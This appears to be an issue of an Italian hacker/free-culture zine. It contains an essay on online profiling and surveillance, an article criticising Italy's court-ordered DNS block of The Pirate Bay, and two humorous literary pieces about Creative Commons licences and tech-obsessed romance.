Ecco creato un personaggio che corre quando premiamo la freccetta. Qui finiscono i primi tutorial. Nelle prossime guide, vedremo come mettere un effetto audio al nostro programma con audiere.

## PER CASA

Associate a qualche tasto della tastiera, una diversa azione del personaggio

*Andrea Panetta*

## GRAFO DI ME

Di Nuccio Cantelmi

Ad ognuno di noi sarà capitato di passare un po' di tempo con quel giochino nel quale si devono unire dei puntini in sequenza per formare una figura altrimenti confusa. Roba da ragazzini. Però...

Da diverso tempo, ho l'impressione netta che ogni qual volta accedo alla rete, uso il motore di ricerca prediletto, mi iscrivo ad una comunità o ad un social networking, qualcuno, da qualche altra parte del mondo, stia giocando ad unire i puntini che lascio in giro per la rete. La figura che ne esce sono io. I miei gusti, le mie passioni, i miei interessi, tutto.

Comincio a pensare che, ormai, mi conoscano meglio di quanto mi conosca io stesso.

Quando mi siedo davanti al mio desktop, mi sento protetto, contento e sicuro: è il mio pc.

Gli affido tutto me stesso, dai miei documenti di lavoro, ai miei video, alle foto. Tutto. Io ho fiducia nel mio pc.

Eppure, qualcuno sta unendo i puntini.

La risultante di questa frenetica caccia è un grafo. Il grafo di me.

Il grafo è un ente matematico costituito da nodi e rami. In buona sostanza è la rappresentazione dei modi della connettività, nel quale il nodo rappresenta il soggetto o l'oggetto della connessione ed il ramo il modo o la direzione del collegamento. Il grafo è utile per rappresentare le attività umane e le infinite interconnessioni dell'agire sociale. I grafi della rete sono oggetto della *social network analysis*, ovvero dello studio dei comportamenti umani interconnessi in rete.

Direte: c'è veramente della gente che studia il modo in cui le altre persone interagiscono l'un l'altro?

Sì! C'è. Eccome se c'è.

Ogni ricerca su Google (è solo un esempio del caso più eclatante) è catalogata. Ogni account Gmail viene monitorato costantemente e capita, non di rado, di vedersi proposto un banner pubblicitario attinente al contenuto della mail che stiamo scrivendo. Ogni book fotografico che mettiamo on line su Flickr, Facebook o Picasa è un nodo del grafo. Ogni video di Youtube, ogni ricerca su Maps, ogni traduzione. Tutto.

Puntini della mia anima vengono a comporre un'immagine di me commercialmente fruibile, affinché possa diventare perfetto ricettore del messaggio pubblicitario *in personam* che gli analisti del social network e i marchettari (oops, errata corregge: esperti di marketing!) stanno predisponendo nello stesso momento in cui scrivo.

Server farm gigantesche e datawarehouse enormi conservano e tengono memoria di tutto quello che

faccio. Continuano ad unire puntini. Anche quando non navigo.

Non basta. Occorrono altri mezzi di cattura di nuovi puntini per portare a termine il grafo.

Si sente spesso parlare di Web 2.0. Nuova frontiera dell'internet nella quale il livello delle grafiche sarà più accattivante, l'interattività maggiore, l'esperienza potenziata, il look and feel più fruibile, la sicurezza più sicura. Tutto vero.

Vero, però, che in nome della sicurezza e della qualità del servizio, internet sarà canalizzata nell'alveo di fiumi di comunicazioni contingentati, precostituiti e sorvegliati.

Un esempio, per essere più chiari.

Le prime community on line sorgevano spontaneamente e con mezzi primitivi attorno ad un centro comune di interesse o all'attivismo di un piccolo gruppo di promoter.

Attualmente, la maggior parte delle community più grandi sono state inglobate dai grandi portali o sono legate ad alcuni soggetti collettori (radio, tv, giornali, etc...). Nulla è più lasciato al caso.

Al momento dell'attivazione di un account ti vengono richieste alcune informazioni personali che, innocentemente, dovrebbero indicare al mondo chi sei e cosa ti interessa. Cataloghi di queste info sono il pane quotidiano dei teorici e dei pratici del social networking. Dicci chi sei, ti costruiremo un mondo su misura.

Il Web 2.0, inoltre, si muove nella direzione del Trusted Networking. Ne abbiamo già parlato. Reti sicure per transazioni sicure. Il prezzo della sicurezza è sempre la libertà personale. Sempre.

Per convincerci a rinunciare alla libertà personale, il primo è quello di farci sentire insicuri.

Internet è pericoloso. Ci sono gli hackerz. Ci sono i virus. Ti fregano la carta di credito.

Tranquillo, stiamo studiando una nuova internet dove sarai sicuro e felice, senza problemi. Basta che ti affidi con fiducia a noi.

E non crediate che si tratta solo della rete. Il dubbio della insicurezza è sistemico.

L'africano spaccia, l'islamico è un terrorista, il vicino è un pazzo furioso, lo sconosciuto porta le caramelle (chissà poi perché...), gli aerei sono pericolosi, i treni sono sporchi, le strade insicure, il pollo fa venire le malattie, dall'Asia arrivano prodotti difettosi o pericolosi. Paura di tutto, anche di te stesso.

*Continua >*



Contro il pericolo imminente ci insegnano a costruire barriere. Israele costruisce un muro contro la Palestina. Georgia ed Ossezia si combattono per interessi commerciali e vengono separati dai caschi blu. La porta di casa è blindata, non si sa mai... Sul tuo pc c'è un firewall. Davanti ai negozi una telecamera. Nelle piazze telecamere, davanti alle banche, uffici pubblici, cessi.

L'altra mattina notavo un ragazzetto con le cuffiette bianche del suo Ipod. Ho subito pensato che anche quella è una barriera, un isolamento. Crei un tuo mondo rumoroso che si contrappone al silenzio del mondo esterno che non vuoi o non puoi comprendere. Solo con la tua musica.

Solo ed isolato. Perfetto bersaglio del social networking e del marketing personalizzato.

Se non parlo con il mio vicino perché ho paura di lui, magari non verrò mai a sapere che la macchina che mi hanno reclamizzato con tanta pompa e tanto effetto è, in realtà, un ferro vecchio.

Senza socialità vera e contatto col prossimo, la cultura si disperde, l'informazione decade e la pubblicità può essere veicolata senza controllo con mirata precisione chirurgica.

Se ho paura di uscire e sto rinchiuso in casa, inevitabilmente finirò col guardare la TV o navigare su internet. Inizia la tracciatura, ricominciano a rincorrersi puntini.

Il futuro è alle porte e cosa ci porta? Lawrence Lessig in una intervista (<http://www.infowars.net/articles/august2008/050808i911.htm>) parla apertamente di un nuovo 9/11, undici settembre, questa volta della rete, già predisposto e già organizzato con le necessarie contromisure postume. In altre parole, da informazioni ricevute da un esponente dell'intelligence americana, Lessig lancia il suo monito su un prossimo evento disastroso che colpirà la rete come gli aerei dirottati colpirono le torri gemelle. La risposta delle istituzioni sarà quella di intervenire per incrementare la sicurezza della rete attraverso pesanti limitazioni della libertà personale di navigazione e di espressione. In particolare, si potranno adottare carte elettroniche personali che caratterizzino il percorso di rete dell'internauta (mi è scappata...) segnando i log e tenendone memoria in un sistema centralizzato. Grande Fratello bello e buono.

Senza dover prospettare scenari catastrofici, la corsa al dato personale è divenuta una gara senza regole. Telecom Italia presenta un'iniziativa apparentemente lodevole. Un discorso di Gandhi è stato ritrovato e restaurato ed è divenuto il motivo principale di uno spot pubblicitario.

Ebbene, Telecom ha pensato bene di mettere su un sito *ad hoc* dove le persone possono inserire il loro messaggio di pace. Sulla buona fede e la voglia di speranza dei navigatori, sarà costruita una compagna di raccolta dati e di customizzazione del messaggio pubblicitario. Tutto ammantato da buoni sentimenti.

Sempre Google lancia un nuovo browser (solo per MsWindows e con licenza proprietaria, alla faccia del tanto decantato appoggio al movimento open source!!!) che si porta dietro una simpatica licenza.

In buona sostanza, la Big G si riserva il diritto di filtrare, esaminare, bloccare o modificare i contenuti che vengono trasmessi attraverso i propri servizi. Servizi che si riserva il diritto di bloccare a piacimento anche se, come espresso, possono essere sostenuti dall'utente accettando supinamente la presenza di spazi pubblicitari. In merito alla pubblicità, la policy di Google sul trattamento dei dati segnala esplicitamente la possibilità di collezione di dati per un advertising mirato e personalizzato.

Ora, il punto della questione è il seguente: si arriverà al punto da avere una rete contingentata Web 2.0 sicura ed affidabile (trusted), da contrapporre ad una rete libera ma senza alcuna protezione?

Saremo veramente costretti alla clandestinità ed all'uso massiccio di sistemi di cifratura e crittazione per evitare i filtri della polizia commerciale della rete? Che senso ha costringere coloro che tengono ancora alla libera espressione del pensiero a rifugiarsi e nascondersi come terroristi o criminali?

I paladini della libera informazione e della condivisione della conoscenza dovrebbero uscire fuori dalle tane mediatiche e colpire mortalmente il media system, con atti di puro hackeraggio e di controinformazione. Questo è quanto mi ripropongo di promuovere e sviluppare, magari cominciando io stesso ad acquisire le conoscenze tecniche che necessitano. Perché nel prossimo futuro chi non prende possesso del proprio pc soccomberà all'assedio martellante dei "buoni samaritani del mercato sicuro".

Contro il buonismo e l'ipocrisia di chi, promettendo sicurezza, toglie pezzi di libertà alla persona.

La battaglia sta per iniziare e bisogna scegliere quale campo difendere.

## Il Caso PIRATEBAY

Nel cyberspazio italiano si naviga a meta'

Cosa penseremmo se qualcuno volesse chiudere le compagnie telefoniche solo perché i cellulari sono usati anche dai delinquenti? E se qualcuno provasse a mettere fuorilegge le edicole perché ogni tanto qualcuno fa diffamazione a mezzo stampa? Cosa accadrebbe se in nome del profitto ci volessero togliere la libertà solo perché qualcuno la usa in modi non consentiti dalle autorità, magari per violare leggi ingiuste che impediscono di condividere e diffondere arte e cultura? Qualunque sia la risposta, è il momento di cominciare a porci queste domande.

L'occasione per riflettere arriva da un'ordinanza del tribunale di

Bergamo, che ha disposto un "sequestro preventivo su risorse di rete localizzate al di fuori della giurisdizione italiana", realizzato su imbeccata della FIMI, la Federazione Italiana dell'Industria Musicale ostile a qualunque sistema di scambio dei contenuti "da pari a pari" (peer-to-peer o P2P nel gergo telematico).

La denuncia della FIMI ha colpito [www.thepiratebay.org](http://www.thepiratebay.org), un sito che a dispetto del suo nome altisonante e ribelle non fa pirateria diffondendo materiale protetto da copyright, ma si limita a catalogare e indicizzare materiali messi in condivisione dagli utenti attraverso il protocollo di comunicazione BitTorrent, lasciando a questi ultimi la responsabilità sulla legittimità dei contenuti condivisi.



**The Pirate Bay**

Da questo punto di vista la funzione di questo sito è simile a qualunque motore di ricerca come Google e Yahoo: se non ho un sito web ma voglio condividere ugualmente la mia tesi di laurea, un brano musicale di mia composizione o un documento che il governo del mio paese vorrebbe censurare, posso renderlo visibile, disponibile e rintracciabile attraverso BitTorrent, creando un flusso di informazioni che non ha capi e non ha centri di controllo, e si limita ad emergere attraverso i motori di ricerca "generalisti" e quelli specializzati in documenti BitTorrent come il sito oscurato.

Se è reato segnalare che qualcuno condivide dei file, allora anche Google andrebbe chiuso e oscurato: basta cercare sulla "Grande G" utilizzando le parole chiave "torrent ita" per trovare i link a migliaia di contenuti messi a disposizione degli utenti attraverso Bittorrent. I più smaliziati nell'uso di Google possono

utilizzare l'opzione di ricerca "filetype" cercando "filetype:torrent ita", e il risultato saranno link del tutto simili a quelli prodotti dalle ricerche sul sito oscurato. E allora che fare? Chiudiamo anche Google?

Per oscurare ai navigatori italiani il sito incriminato i server DNS dei provider italiani, che trasformano i nomi dei siti in indirizzi numerici, sono stati riprogrammati su richiesta del tribunale di Bergamo per rifiutarsi di dire agli utenti che il sito:

[www.thepiratebay.org](http://www.thepiratebay.org)

corrisponde all'indirizzo numerico 83.140.65.11.

L'assenza di questo servizio di "traduzione" ha reso questo motore di ricerca irraggiungibile a chi usa i servizi dei fornitori italiani. Ma la rete è grande, e ci sono altri server che non sono stati "mutilati", come quelli disponibili su [www.opendns.org](http://www.opendns.org). Basta cambiare le impostazioni della connessione internet per tornare a vedere anche quello che i provider nostrani hanno cercato di rendere invisibile.

In generale l'uso di server DNS aperti e non "mutilati" come quelli italiani è una buona abitudine di igiene telematica se si vuole evitare che sia qualcun altro a decidere paternalisticamente per noi quali siti internet possiamo vedere e quali invece sono riservati solo a chi naviga fuori dall'Italia.

Tutto ricorda un copione già visto nel lontano 1994, quando la magistratura e la guardia di finanza furono aizzate dalla lobby del software per stroncare le reti di telematica di base con una operazione passata alla storia come "Italian Crackdown", tanto colossale e pubblicizzata quanto inconcludente e fallimentare nell'individuare azioni e comportamenti penalmente perseguibili.

Come le accuse tonanti lanciate dai magistrati all'epoca del crack down italiano, quando tappetini per mouse e prese multiple venivano considerati utili elementi di prova per tracciare attività in rete, anche questa vicenda viziata da ignoranza e malafede è destinata a sgonfiarsi nel giro di poco tempo. Il sito oscurato, infatti, contiene solo link, segnalibri, collegamenti, segnalazioni di file condivisi, così come fanno le pagine gialle segnalando anche le pizzerie che violano le norme di igiene o gli elettricisti che non rilasciano fattura, ma senza essere responsabili del comportamento di questi soggetti al momento di pubblicarne gli indirizzi.

Ma tutto questo sfugge alle conoscenze tecniche del magistrato medio, e da qui la convinzione espressa dal Gip di Bergamo Raffaella Mascarino nel decreto di sequestro preventivo:

*Continua >*

i gestori del sito "comunicavano al pubblico opere dell'ingegno protette dal diritto di autore". Basta chiedere conferma a qualunque studente di istituto tecnico per scoprire che a "comunicare" queste opere erano gli stessi utenti che le condividevano, e non il motore di ricerca che le catalogava. Non si tratta di opinioni e di interpretazione della legge: si tratta di capire il funzionamento tecnico di una rete Peer-to-peer.

Tuttavia la FIMI non sembra interessata all'accertamento della verità o alla fondatezza tecnica delle sue denunce. Basta "lanciare segnali" che possano intimidire chiunque provi ad avvicinarsi a queste "tecnologie ribelli". Da qui le dichiarazioni del presidente Enzo Mazza, che festeggia perché "la magistratura ha mandato un segnale importante ai gestori del sito svedese che offriva migliaia di brani musicali di artisti, autori e produttori italiani con grave danno alla cultura del nostro Paese". Attenzione al verbo utilizzato, "offrire" e non "vendere". Chiunque ha intenzione di offrire qualcosa gratuitamente al prossimo faccia attenzione: se l'offerta riguarda la condivisione di arte e di cultura in rete c'è chi è pronto a sporgere denuncia.

Mazza non applaude perché secondo lui sono stati individuati dei presunti criminali, ma solo perché gli utenti italiani hanno una rete che non fa più vedere contenuti che continuano ad essere legali nel resto d'Europa, e soprattutto perché è stato "mandato un segnale importante" a tutti quelli che vogliono condividere contenuti in rete. Nel comunicato della Fimi Mazza anticipa addirittura i risultati della magistratura dichiarando che "Pirate Bay viola le norme penali italiane sulla proprietà intellettuale. Per questo era necessario bloccarlo ed indagare i titolari".

Ma l'interpretazione di parte fornita da Mazza è ben lontana dall'essere una verità incontestabile, e infatti c'è già chi ha già cominciato ad analizzare i risvolti giuridici di questo sequestro, proponendo una visione alternativa in cui il motore di ricerca avrebbe agito in maniera legittima, mentre le azioni illegali sono state quelle compiute dalle autorità che lo hanno oscurato.

Ad esempio il decreto con cui è stato disposto l'oscuramento del sito impone ai provider a bloccare l'accesso anche a tutti i siti presenti e futuri che potranno essere attivati per offrire nuovamente ai navigatori italiani il servizio di indicizzazione dei file BitTorrent. Un obbligo definito "assurdo" dall'avvocato Andrea Monti, presidente di Alcei, l'associazione per difesa della libertà di comunicazione in rete attiva da più di un decennio sui temi dei diritti digitali. "È come se un provvedimento dicesse: ti sequestro non solo la macchina che hai, ma anche quelle che comprerai in futuro, perché di certo le utilizzerai per commettere reati analoghi", spiega Monti.

Oltre ai problemi di legittimità legale, ci sono anche delle questioni di fattibilità tecnica che rendono impossibile creare dei servizi peer-to-peer "garantiti", dove i motori di ricerca controllano che vengano condivisi e segnalati solamente contenuti liberi e non

coperti da copyright. Ammesso e non concesso che si disponga del tempo necessario per farlo, il controllo sui file condivisi comporterebbe una serie di operazioni che oscillano tra il difficile e l'impossibile. Per prima cosa il motore di ricerca dovrebbe scaricare il file da controllare, ma se si tratta di materiale coperto da copyright sarebbe un reato scaricarlo anche solo per eliminarlo dalla lista dei file segnalati. Ammesso che si possa acquisire il file in qualche modo, resta il problema di controllarne i contenuti: come faccio a sapere che uno spezzone video in coreano o in arabo è di pubblico dominio e pertanto liberamente distribuibile? Non esiste un registro mondiale dei materiali coperti da diritto d'autore.

Nel settore degli esperti di informatica e diritto, è ormai assodata la convinzione che un servizio di ricerca non equivale ad un servizio di scaricamento dei file, e i motori di ricerca che catalogano file condivisi in rete dovrebbero essere tutelati così come si tutela il servizio postale anche se qualcuno usa le poste per spedire pacchi-bomba, ammesso e non concesso che la condivisione di arte e cultura, bollata come "pirateria" da interessi commerciali, possa essere paragonata a un attentato dinamitardo.

Su questo tema si è espressa anche l'Aduc, l'associazione per i diritti degli utenti e dei consumatori, che ha preso posizione contro chi offre servizi internet "mutilati". In un recente comunicato dell'associazione, l'Aduc ha dichiarato che "se porre limiti alla banda è legittimo per gestire problemi di traffico della rete (sempre che non si violi il minimo garantito dal contratto), bloccare specificamente un particolare software/sito è illegale".

Oltre all'invio di una segnalazione al garante antitrust e a quello delle comunicazioni, il consiglio dell'Aduc per chi ha una connessione "mutilata" dal proprio provider è quello di "intimare al gestore l'eliminazione dei filtri e fare richiesta di risarcimento del danno tramite raccomandata a/r di messa in mora", e a tale scopo sul sito [aduc.it](http://aduc.it) è stata messa a disposizione tutta la modulistica necessaria.

I gestori di [Piratebay.org](http://Piratebay.org) hanno reagito all'oscuramento "Made in Italy" attaccando duramente il governo italiano e leggendo tra le righe di questa operazione un disegno politico repressivo. "Siamo abituati ai paesi fascisti che ostacolano la libertà di espressione -si legge in un comunicato diffuso sul sito l'11 agosto-. Da quando aiutiamo le persone a diffondere informazioni che possono essere dannose per i dittatori, un sacco di piccole nazioni guidate da dittatori hanno deciso di bloccare il nostro sito".

Ma questa analisi dimostra una buona dose di ottimismo: la radice di questi problemi non è un vecchio fascismo di destra, che la storia ci ha già fortunatamente insegnato a riconoscere e combattere, ma un nuovo sicuritarismo bipartisan, se è vero come è vero che l'ignoranza sui temi delle tecnologie e del non ha salvato nemmeno i governi di centro sinistra

*Continua*



dalla vergogna di leggi-bavaglio come la legge sull'editoria del 2001 o la riforma restrittiva e repressiva del diritto d'autore varata nel 2000 dal governo D'Alema.

Tirando le somme, la situazione è molto più confusa di quanto traspare dalle dichiarazioni della FIMI, dalle ordinanze del Tribunale di Bergamo e perfino dai comunicati dei gestori di Piratebay.org: il problema della condivisione di contenuti in rete rimane ancora uno dei nodi più scottanti della società dell'informazione.

Una delle poche cose chiare in tutta questa storia è che la tecnologia peer-to-peer, orientata alla condivisione e allo scambio, è attualmente l'unica in grado di contrastare le azioni repressive di governi autoritari, per garantire a chi può accedere alla rete l'esercizio del diritto alla comunicazione stabilito dall'articolo 19 della dichiarazione universale dei diritti dell'uomo, uno dei pochi fondamenti del diritto che valgono indipendentemente dal governo e dalle leggi locali dei singoli paesi.

Un testo scritto nel 1948, che sembra pensato per l'era delle reti:

"ogni individuo ha diritto di cercare, ricevere e diffondere informazioni e idee attraverso ogni mezzo e senza riguardo a frontiere".

Ma oggi questo diritto è negato in nome del diritto al profitto delle compagnie multimediali, e pertanto si chiude l'accesso a servizi di scambio file che servono a condividere musica e film senza scopo di lucro, ma anche a scambiare testi e video che sarebbero censurati da governi repressivi su normali pagine web.

Domani la stessa sorte potrebbe toccare a chi vorrà fare siti web che potrebbero danneggiare l'immagine e i profitti di aziende dai comportamenti discutibili, criticando le politiche delle grandi multinazionali del farmaco, del biotech o del fast-food. È degno di una democrazia evoluta azzerare per la convenienza economica di pochi il diritto di critica, la libertà di espressione e l'accesso alla cultura di tutti? Un'altra domanda che non possiamo più rimandare.



Logo di Piratebat



## The Pirate Bay

Logo di Piratebat

## CREATIVE COUPLE

## HAX Racconti

*C'era un tempo in cui un certo sentimento prendeva spesso la forma di un legame, piuttosto rigido, riassumibile come All rights reserved. Questo "copyright" era l'unico socialmente accettabile, il che significa ovviamente che molti e molte vi derogavano in gran segreto (ad esempio, non piaceva granché a chi amava qualcuno del suo stesso sesso), finché l'eccezione non divenne più comune della regola, e questa venne messa pesantemente in discussione. Pian piano l'insopprimibile desiderio di autoaffermazione dell'individuo lo portò a dire che beh, insomma, non c'era niente di male ad accostare all'A.r.r. altre forme di relazione considerandole ugualmente importanti; i maschietti dichiararono con candore che prendere impegni di qualsiasi tipo a lungo termine non era mai stato nella loro natura, e le femminucce ringraziarono sentitamente, dal momento che questo le sollevava in toto da qualunque responsabilità verso i partner consentendo loro di dedicarsi ad attività preferibili a quelle della donna di fatica. Sì, di passione, dedizione, progetti per il futuro quasi non si parlava più già allora: a pochi piaceva poi la parola "figlio", sostituita del resto quasi del tutto dal più impersonale "bambino".*

*Fu così che presero piede le Creative Couple, un insieme di regolette molto semplici, chiare, comprensibili a chiunque (anche se alcuni, del tutto impropriamente, mettevano la U dopo la P per ricordare meglio di cosa si trattasse). Un patto in cui l'uomo e la donna si riconoscevano di più perché, rispetto al primo, erano loro a scegliere quali clausole applicare e quali no. La possibilità di cambiare queste ultime, anche più volte al giorno se necessario, prendeva il nome di libertà (da cui l'appellativo licenze libere). Qui abbiamo tradotto in italiano (perché, come tante novità di successo, anche queste venivano dall'Ovest) le principali caratteristiche delle CC.*

**BY (Attribution):** Ti appartengo. Lo so che ad alcuni può far strano pensare che il sistema binario possa applicarsi davvero e funzionare al di là dei bit. Soprattutto se si è da sempre abituati a non conoscere altre necessità o desideri a parte i propri e a venire prima di tutto e tutti; in breve, molto innamorati, ma di sé stessi. Scatterà invece in un dato momento la reciprocità, il riconoscersi, l'accettarsi. Un po' come è successo ai nostri corpi sin dalle prime volte che siamo stati insieme.

**SA (Share Alike):** Questo rapporto non può non essere alla pari, a prescindere da quello che auspichi o che credi stia avvenendo. Quel che dai, avrai, e in egual misura, che si tratti di onestà, gelosia o corna. Nulla a pretendere, insomma. Possiamo sempre e

comunque essere quel che vogliamo; basta mettersi d'accordo prima.

**NC (Noncommercial):** Non stare con me per "interesse". Non ti permetterò di prendertela con me se un giorno dovessi scoprire di aver fatto male i tuoi conti. Non stare a preoccuparti di rimetterci, di perderci, e a valutare in base a questo se il rapporto funziona o meno, se può o non può proseguire: <<Love is a losing game>>, per entrambi, e se non si accetta questo si è squalificati a tavolino. (Questo era anche un compendio alla clausola di sopra.) Inoltre, non puoi "comprarmi". Questo è un regalo, inteso per te; ho la presunzione di considerarmi un qualcosa di raro, speciale e di vedere in te la stessa cosa. Come farebbe un collezionista, dunque, riconosci, apprezza, godi della mia unicità.

**ND (No Derivative Works):** Non trasformare questa storia in qualcos'altro. Né io né tu abbiamo bisogno di altre figure genitoriali o amiche. Quindi quando è tutto finito ma sembra non averlo affatto/ancora realizzato, fammi la cortesia di avvisarmi, così potrò dare subito il ricambio ad altra persona eventualmente interessata a sopportarti, intrattenerti, mantenerti, scaldarti il letto.

*Naturalmente, c'era chi tutto sommato preferiva il vecchio sistema, accusando questo di mancare completamente di poesia; chi caldeggiava con forza il nuovo; chi pretendeva un mix di entrambi, e via dicendo. Dopo le CC, così come era stato prima dell'A.r.r., avvennero ancora numerosi cambiamenti, nella società e nel cuore degli uomini. Che, dalla notte dei tempi, soltanto una cosa hanno davvero capito dell'amore: che non è mai semplice come lo vorrebbero.*

Questo racconto è licenziato sotto Creative Commons BY-NC-ND 3.0

*Erica Litrenta*

## Vorrei essere il tuo mouse



Mio caro \*@#[]%&()^

Mi rendo conto solo ora di non averti mai detto "Ti amo". Il che, in realtà, non sarebbe particolarmente grave: il peggio è che non te l'ho mai scritto in una mail, o in un sms, o in una cartolina elettronica. E non riesco proprio a perdonarmelo, ora che ti ho perso.

Dici che ti soffocavo. In che modo? Con le mie quindici mail giornaliere? O forse con i miei ventidue sms quotidiani? O con le mie continue telefonate? Non capisco, sarebbe stato sufficiente che me lo dicessi, e avrei potuto ridurre le mail a quattordici, gli sms a dodici e, con un po' di sforzo e la collaborazione di una dozzina di amici, sarei addirittura riuscita a non chiamarti più di una volta al giorno... Oddio, facciamo due, via.

Torna da me, ti prego. Non c'è nulla di cui non possa fare a meno quanto te. Cioè, a pensarci bene, qualcosa c'è: il mio Siemens ME 45. Però, capiscimi, quella è dipendenza, non è certo amore. C'è chi fuma, chi si droga, io scarico kilobyte col GPRS.

No, nulla è più lo stesso da quando non ci sentiamo più, nemmeno la nostra passione comune, la fantascienza: il 6 aprile anziché commemorare la morte di Asimov festeggio il mio compleanno (in anticipo), Heinlein mi appare come un insipido conservatore, Gibson mi fa percepire la vita dello stesso colore del televisore sintonizzato su un canale morto, e non riesco a prendere in mano un qualunque Dick senza mettermi a piangere (il doppio senso è lecito).

Passo le giornate in pellegrinaggio tra i Vobis di Milano, ricordando quando li battevamo insieme in cerca di un computer per te, e sistematicamente venivo colta da cleptomania, e appena uscita mi accorgevo di avere tra le mani il cd-rom da 9.900 lire su come usare Access, o la carta fotografica per la mia Epson, e puntualmente, come una cogliona, rientravo nel negozio rendendo il maltolto o facendo la fila alla cassa per pagarlo. E tu non mi davi nemmeno della cogliona. Oh animo nobile! In che cosa ho sbagliato? Forse nel non riuscire a consigliarti un buon anti-virus? O nel non risolvere il problema del tuo incomprensibile masterizzatore? Non so, non riesco a capire, d'un tratto ho scoperto di essere soffocante.

E se fosse proprio la mia passione tecnologica ad averti esasperato? Forse hai trovato maleducato il fatto che armeggiassi col telefonino per controllare le mie email mentre tu cercavi di carpirmi opinioni sulla guerra in Afghanistan: eppure, credo sia lampante che se siamo stati fatti con le orecchie in posti diversi dagli occhi è perché siamo configurati per essere multitasking. Oppure non ti piaceva quando, durante l'amore, correvo a rispondere all'sms dell'amica che mi chiedeva che cosa pensavo di fare dieci giorni

dopo.

E allora, forse è giusto ora che tu conosca le origini di cotale e cotanta passione.

Il mio primo computer fu un Commodore 64. Uno di quelli che negli anni '80 si compravano per giocare ai videogame, con le cassetine che per caricare il più insignificante dei giochi ci mettevano l'equivalente di una ben più affascinante partita a Monopoli. Io, però, non mi accontentai di tanta superficialità, e così mi misi subito a studiare il misterioso linguaggio alla base del funzionamento di questo gioiello della tecnologia: il BASIC. Trascorrevi dunque le mie giornate a creare meraviglie del tipo:

```
10 PRINT "SCEMO"
20 GOTO 10
```

Poi, disfortunatamente, il computer si ruppe (o si stufo di dare dello scemo a tutte le persone che entravano in casa). Tornai a carta e penna, rigorosamente stilografica, mentre il Monopoli, che nel frattempo io e mio fratello avevamo smesso di usare, era sparito, probabilmente regalato dalla mamma a qualche ragazzino meno fortunato di noi.

Intanto, però, avevo cominciato a leggere i Millemondiate di Urania. Le due esperienze collegate furono, naturalmente, determinanti. Ma l'avrei scoperto solo molto più tardi.

Ero ormai maggiorenne quando riuscii ad ottenere, con la collaborazione di papà e fratello, un vero pc, addirittura con processore Pentium. Certo, avevo già imparato ad usarlo a scuola, già ne conoscevo molte delle meraviglie, già avevo zompettato in internet inebriandomi di motori di ricerca che schiudevano di fronte a me realtà ignote e misteriose; stavolta, però, avevo un computer mio, che potevo usare quando volevo, e che potevo connettere alla Grande Madre Rete quando volevo. Fu così che cominciarono le lamentele della Grande Mamma Vera per la bolletta del telefono. Ma il progresso non si può arrestare per qualche innocua pretesa di Telecom. Suvvia, si risparmia sul cibo e sull'abbigliamento e si investe in byte.

E scoprii le chat. Cominciai con quelle in inglese: all'inizio, infatti, quando ti colleghi a internet, la grande emozione è quella di poter comunicare con qualcuno che si trova dall'altra parte del mondo. Ecco quindi come iniziai a esercitare sesso virtuale. Il primo fu un pakistano di Lahore che aveva vissuto per anni negli Usa,

*Continua >*



tuttallora convinto che il governo americano gli sondasse il cervello tramite telepatia. Se lo facevano per cercare terroristi, avevano senz'altro sbagliato pakistano. Ma forse lo facevano semplicemente per divertirsi, perché stare dentro quel cervello doveva rappresentare un'esperienza caleidoscopica quanto perversa.

Per cambiare, un bel giorno provai le chat in italiano. Anche in quel caso, il sesso virtuale fu inizialmente eccitante, per poi però rivelarsi una delusione: non c'erano parolacce della cui esistenza non fossi al corrente, pertanto la mia sete di conoscenza veniva puntualmente e inevitabilmente frustrata. Quindi smisi col cybersex. Ma continuai a chattare come passatempo.

In questo modo, conobbi un grande amore: come non cedere infatti di fronte alla profondità di chi, nel bel mezzo di una conversazione sulle estensioni degli indirizzi email, ti butta lì un accenno al teatro giapponese? E conoscendolo di persona, mi attendeva (eresia!) anche di meglio: non solo citava Woody Allen subito dopo l'orgasmo, ma scriveva sceneggiature per fumetti di fantascienza (no, non subito dopo l'orgasmo. E nemmeno durante, per essere precisi). Se le scriveva per sé, naturalmente, ma la volontà era sufficiente. Il corto circuito era completo. Fu lui a convincermi a leggere Dune, anche se mi decisi realmente a farlo solo un paio di anni dopo. In realtà, mi fermai al terzo libro del ciclo, dopo essermi resa conto che Herbert aveva utilizzato anche lui il BASIC per scrivere la sua saga:

## 10 PRINT "DUNE" 20 GOTO 10

Alla fine, comunque, mi stufai anche delle chat. E dell'aspirante fumettaro. E soprattutto di fare a gara con la sua fidanzata, la quale era stata anch'ella conosciuta naturalmente in chat (prima di me, ovviamente), alla quale il fedifrago parlava di me in modo estatico e che, dagli e dagli, alla fine aveva capito che il nostro rapporto forse non era una semplice questione di pixel.

Cominciai dunque a frequentare i newsgroup. E mi si spalancò un universo: dopo il sesso virtuale conobbi l'amicizia virtuale. Che tuttavia presentava gli stessi inconvenienti del sesso virtuale: inizialmente eccitante, si rivelava del tutto insoddisfacente col passare del tempo.

Altra caratteristica che l'amicizia virtuale ha in comune con il sesso virtuale, però, è che può trasformarsi in sesso reale: e allora, se ne può riparlarne. Da notare che il newsgroup, rispetto alla chat, presenta la non trascurabile differenza che si può praticare prevalentemente off line. Per inciso, ti ricordo (nel caso l'avessi dimenticato causa prolungata mancanza di esercizio) che anche il sesso reale, rispetto a quello virtuale, presenta la non trascurabile differenza che si può praticare prevalentemente off line, anzi direi che tale soluzione è nettamente preferibile. Diversamente dal newsgroup, però, non è detto che per

questa ragione esso comporti spese inferiori, soprattutto se devi spostarti in un'altra città per praticarlo. BIX (così si faceva chiamare) non fu mai un grande amore. Non fu mai un amore. Forse non fu mai nemmeno un. Però mi ci divertii un casino. Soprattutto mi divertii quando mi stufai anche di lui, e lui per ritorsione mi diede gentilmente - e con grande originalità, aggiungerei - della puttana sul newsgroup. La puttana lo sputtanò, di fatto sostenendo - con altrettanta originalità, lo ammetto - che gli mancava l'hardware adeguato. Tra i commenti in questo senso, credo che a stenderlo fu il seguente: "Dlin-dlon! Messaggio promozionale. Ai primi cento che chiameranno il numero in sovrapposizione, sarà inviata in omaggio una confezione da 24 di profilattici BIX! Sì, BIX, così chiamato perché è due volte la grandezza di X, il profilattico più piccolo del mondo! Se anche X è troppo grande per te, non ti preoccupare: o hai meno di cinque anni, o Lady Lady Lady Oscar, tutti fanno festa quando passi tu... X: il primo, unico, rivoluzionario profilattico per infimodotati. BIX: per chi ancora ci crede. Dlin-dlon! Fine del messaggio promozionale".

